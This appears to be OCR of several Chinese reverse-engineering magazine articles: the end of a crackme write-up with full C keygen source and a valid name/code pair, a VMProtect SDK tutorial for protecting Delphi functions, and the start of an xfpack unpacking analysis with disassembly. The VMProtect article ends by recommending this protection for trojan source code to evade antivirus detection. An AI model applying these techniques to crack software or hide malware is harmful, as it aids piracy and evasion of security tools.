不知道大家有没有注意到，注册码的形式是每 16 位一组，为什么是 16 位呢？这就涉及到 data 数组的形成算法了。根据上文汇编代码：".text:00401416 fld qword ptr [esi+10h] ; data+0x10"。显然，是从 data 数组中取出 8 个字节（1QWORD=2DWORD=4WORD=4*2Bytes），也就是一个双精度数（double）加载到 st 寄存器中。而我们向 data 输出的时候采用了代码："sscanf(pRegCode, "%2X",pRegNum);"，所以说，注册码中的两位，正好对应 data 数组中的 1 个字节。

注册机

解四元一次不等式组，我用的是最笨的方法，如果哪位有更好的方法，欢迎赐教。需要说明的是：注册名为英文，且长度最好大于或等于 6 位，不然找出的注册码可能不对；因为方程组对精度要求太高，所以并不能保证每一次算出的注册码都是正确的；而且有些小 bug，在某些情况下注册码会丢失一位（比如用户名为 XSign 的时候）。

下面是注册机的源代码：

```
#include <stdio.h>
#include <stdlib.h>
void main(){
```

```
    char regCode[64] = {0};
    char userName[100] = {0x00};
    char regNum[64] = {0x00};
    double ary[4];
    int counter = 0;
    printf("input your user name:");
    scanf("%s",userName);
    double Y = 1.0;
    for(int i = 0; i < strlen(userName); i++){
    Y += (int)(userName[i]);
    Y = Y * 1.2000000;
    //printf("%.5f\n",result);
    }
    double x1,x2,x3,x4;
    double A = 5+100-7*Y;
    double B = -5+100-7*Y;
    double C = -5+80-12*Y;
    double D = 5+80-12*Y;
    double E = -5+92-15*Y;
    double F = 5+92-15*Y;
    double G = -5+105-21*Y;
    double H = 5+105-21*Y;
    x2=((12975*(198*(10*B-C)-570*(4*B-G))+1266*(1515*(1
0*B-C)-570*(28*B-5*E)))/281623320+(12975*(198*(10*A-D)-
570*(4*A-H))+1266*(1515*(10*A-D)-570*(28*A-5*F)))/28162
3320)/2;
    x1 = ((1515*(10*B-C)-570*(28*B-5*E)-64845*x2)/
12975+(1515*(10*A-D)-570*(28*A-5*F)-64845*x2)/12975)/2;
    x3 = ((10*B - C -331*x2-1053*x1)/570+(10*A-D-
1053*x1-331*x2)/570)/2;
    x4 = ((95-37*x2-112*x1-7*Y-60*x3)/5+(105-
60*x3-7*Y-112*x1-37*x2)/5)/2;
    int index = sprintf(regCode,"%X",x1);
    index += sprintf(regCode + index,"%X",*(double *)((char
*)&x1 + 4));
    index += sprintf(regCode + index,"%X",x2);
    index += sprintf(regCode + index,"%X",*(double *)((char
*)&x2 + 4));
    index += sprintf(regCode + index,"%X",x3);
    index += sprintf(regCode + index,"%X",*(double *)((char
*)&x3 + 4));
    index += sprintf(regCode + index,"%X",x4);
    sprintf(regCode + index,"%X",*(double *)((char *)&x4 + 4));

    if(strlen(regCode) == 64){
    printf("Your registry code:");
    char *pWork = NULL;
    for(int i = 0; i < strlen(regCode) - 7; i += 8){
    pWork = regCode + i + 6;
    for(int m = 0; m < 4; m++){
    for(int j = 0; j < 2; j++){
    printf("%c",*pWork);
    pWork++;
    }
    pWork -= 4;
    }
    }
    }else{
    printf("It seems something wrong,try another UserName :(");
    }
    putchar('\n');
    }
```

最后，给出一组可用的用户名和注册码，用户名为 Hacksign，注册码为 13d6558a10d894405a2a9a1f29d589c0482423ecff04a1c0669b8651fa7b72c0，注册结果如图 7 所示。





图 7



前置知识：Delphi
关键词：破解、Shell、SDK

利用 Shell SDK 保护程序

文/ 清原长风

加密与破解永远是对立的，而加壳与脱壳也永远是势不两立的。对于我们平时使用的壳来说，脱壳已经不再是难事，各种各样的教程在网上随处可见。当然，大牛们有自己未公开的壳可以用，但对于技术有限的大多数人来说，开发壳是不太可能的事情，那我们还有其他的选择吗？当然有，虽然如今的公开壳已经被大家分析

得一清二楚，但这些壳的开发者的想法也并不局限于壳的简单实用，而是提供很大的灵活性供使用者对抗破解，这就是本文的主角——Shell SDK。

ShellSDK 是一套可以在源代码基础上中使用的加壳包，并不是我们平时进行程序开发时使用的完整意义上的 SDK，它的使用没有过高的技术门槛，使我们在不需要了解壳的编写及原理的情况下可以灵活地使用壳。常见的公布了 SDK 的 Shell 有 EncryptPE、ASProtect、VMProtect 等。这些 Shell SDK 的使用都十分类似，只要在我们程序的源码中对需要保护的部分按照 SDK 中提供的规则添加语句行即可实现保护，添加语句行的目的就是形成固定标记，这让保护壳能够识别源码中需要保护的代码段。下面以 VMProtect SDK 来说明其具体用法。

VMProtect 出自俄罗斯 Polytech 公司，使用伪指令虚拟机来保护程序，其兼容性也是非常不错的，支持的编译程序很多，常见的 Delphi、BCB、VC、VB 等均支持；格式上支持 exe、src、dll、ocx、sys 和 bpl。VMProtect SDK 的保护方式有两种，MAP 映射文件法和语句标记法。

首先我们来说 MAP 映射文件法。什么是 MAP 文件呢？援引微软官方的说法：映射文件是一个文本文件，包含有关被链接程序的下列信息：模块名称，为文件的基名称；时间戳，来自程序文件头（不是来自文件系统）；程序中的组列表，包括每个组的起始地址（“节:偏移量”的形式）、长度、组名和类；公共符号的列表，包括每个地址（“节:偏移量”的形式）、符号名称、平直地址和包含符号定义的.obj 文件；入口点（“节:偏移量”的形式）。在保护我们的程序前，在生成程序的时候需要生成这个程序的 MAP 文件，VMProtect 就是通过 MAP 文件得知编译出来的程序信息的。以 VMProtect V1.21 和 Delphi 7 为例，新建一个 exe 工程，在 FormCreate 过程中写入以下代码：

```
procedure TForm1.FormCreate(Sender: TObject);
var i,x,y:integer;
function add(a,b:integer):integer;
begin
result:=a+b;
end;
begin
x:=1;y:=10;
showmessage(inttostr(add(x,y)));
end;
```

这里新建了一个 Add 函数，实现两个变量的相加。一个简单的程序就写好了，现在来生成 map 文件，单击 Delphi 菜单栏的“工程->选项->映像文件”，将默认选择的“关闭”改成“详细”，如图 1 所示。

然后编译工程，在工程目录下就会生成一个 map 后缀的文件。运行 VMProtect V1.21，打开生成的 Project1.exe（Project1.exe 和 Project1.map 需放在同一目录），在右键菜单中选择“添加地址”，此时程序中所使用的和内部自定义的函数与过程就都自动列出来了，在列表中选择我们的 Add 函数来实现保护，如图 2 所示。




图 1




图 2

再选择“工程->编辑”，或者按 F9 键，开始保护 Add 函数，完成后会生成 Project1.vmp 信息文件和保护后的文件 Project1.vmp.exe，如图 3 所示。




图 3

使用 map 文件保护程序后，使用 PEID 查壳依然是 Delphi，这是因为 VMProtect 在对程序函数进行保护时并不对程序的其他资源进行处理，但是多了一个区段，如图 4 所示。




图 4

接下来我们再说说语句标记法保护。先关闭 Delphi 的生成 map 文件的功能，依然以保护 Add 函数为目的，在 Add 函数 begin 开始的地方添加标记：

```
asm
db  $EB,$10,'VMProtect begin',0
end;
```

在 Add 函数 end 之前添加标记结束语句：

```
asm
db  $EB,$0E,'VMProtect end',0
end;
```

完整的代码如下：

```
function add(a,b:integer):integer;
begin
asm
db  $EB,$10,'VMProtect begin',0
end;
result:=a+b;
asm
db  $EB,$0E,'VMProtect end',0
end;
end;
```

完成后编译工程即可，将生成的 Project1.exe 用 VMProtect 打开，添加地址，程序会自动识别出在源码中添加的标识，选择要保护的标记段，如图 5 所示。按 F9 键保护标记中间的代码，生成的 Project1.vmp.exe 就是我们的保护后的文件。





图 5

两种方法就介绍完了，只要代码段或者函数及过程保护得当，是会给软件的破解带来很大麻烦的。这一点我们应用到木马的源码免杀上，加密那些被杀毒软件重点关注的函数，能达到很有效的免杀效果。另外，Shell SDK 保护技术与普通加壳结合起来，形成两层保护，这样就能大大减小程序被破解的可能，作为木马的话免杀效果也会相当不错！本文只讨论了 VMProtect 在 Delphi 中的应用，在其他编辑器如 VC 等中应用如出一辙。如今开放 SDK 的 Shell 已经有不少了，如果利用多个 SDK 分别保护不同的代码，我想破解者一定会头疼的。

前置知识：汇编
关键词：破解、xfpack、压缩壳



xfpack 不能不说的秘密

文/ woosheep

xfpack 是西风写的壳，从名字上来看，壳的定位是压缩（压缩算法用的是 alib 库，有兴趣的朋友可查看 0040CB19 处），不过壳里还是加了些混淆和反调试代码，加上这款壳采用了非常经典的二段跳转结构，研究一下还是很有收获的。

用 OD 载入 xfpack 的主程序，停在 0040C25E 处，反汇编码如下：

```
0040C25E >  E8 00000000    call   0040C263
0040C263    5B             pop    ebx
0040C264    81EB 05000000  sub    ebx, 5
0040C26A    8B93 9F080000  mov    edx, dword ptr [ebx+89F]
0040C270    53             push   ebx
0040C271    6A 40          push   40
0040C273    68 00100000    push   1000
0040C278    52             push   edx
0040C279    6A 00          push   0
0040C27B    FF93 32080000  call   dword ptr [ebx+832]
0040C281    5B             pop    ebx
0040C282    8BF0           mov    esi, eax
```

```
0040C284    8BBB 9B080000    mov     edi, dword ptr
[ebx+89B]
0040C28A    03FB             add     edi, ebx
0040C28C    56               push    esi
0040C28D    57               push    edi
0040C28E    E8 86080000      call    0040CB19 ;解压
0040C293    83C4 08          add     esp, 8
0040C296    8D93 BB080000    lea     edx, dword ptr
[ebx+8BB]
0040C29C    52               push    edx
0040C29D    53               push    ebx
0040C29E    56               push    esi
0040C29F    C3               retn
```

